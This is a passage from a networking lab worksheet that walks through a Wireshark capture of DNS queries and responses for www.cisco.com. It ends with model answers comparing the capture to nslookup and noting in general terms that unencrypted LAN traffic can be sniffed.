  35 15.966100   192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273   192.168.1.1   192.168.1.16  DNS       294 Standard query response 0x0003 AAAA www.cisco.com …
```

```
Domain Name System (response)
    [Request In: 33]
    [Time: 0.010817000 seconds]
    Transaction ID: 0x0002
  Flags: 0x8180 Standard query response, No error
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .0.. .... .... = Authoritative: Server is not an authority for domain
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... 1... .... = Recursion available: Server can do recursive queries
      .... .... .0.. .... = Z: reserved (0)
      .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the serv
      .... .... ...0 .... = Non-authenticated data: Unacceptable
      .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 5
    Authority RRs: 0
    Additional RRs: 0
  Queries
    www.cisco.com: type A, class IN
        Name: www.cisco.com
        [Name Length: 13]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  Answers
    > www.cisco.com: type CNAME, class IN, cname www.cisco.com.akadns.net
    > www.cisco.com.akadns.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net
    > wwwds.cisco.com.edgekey.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net.globalredir.akadn
    > wwwds.cisco.com.edgekey.net.globalredir.akadns.net: type CNAME, class IN, cname e144.dscb.akamaiedge.n
    > e144.dscb.akamaiedge.net: type A, class IN, addr 23.52.234.158
```

```
Frame (frame), 254 bytes    Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%)    Profile: Default
```

d. Observe the CNAME and A records in the Answers details.

Question:

How do the results compare to nslookup results?

Answer: The results in the Wireshark should be the same as the results from nslookup in the Command Prompt or terminal.

Reflection

1. From the Wireshark results, what else can you learn about the network when you remove the filter?

   Answer: Without the filters, the results display other packets, such as DHCP and ARP. From these packets and the information contained within these packets, you can learn about other devices and their functions within the LAN.

2. How can an attacker use Wireshark to compromise your network security?

Answer: An attacker on the LAN can use Wireshark to observe the network traffic and can get sensitive information in the packet details if the traffic is not encrypted.

End of document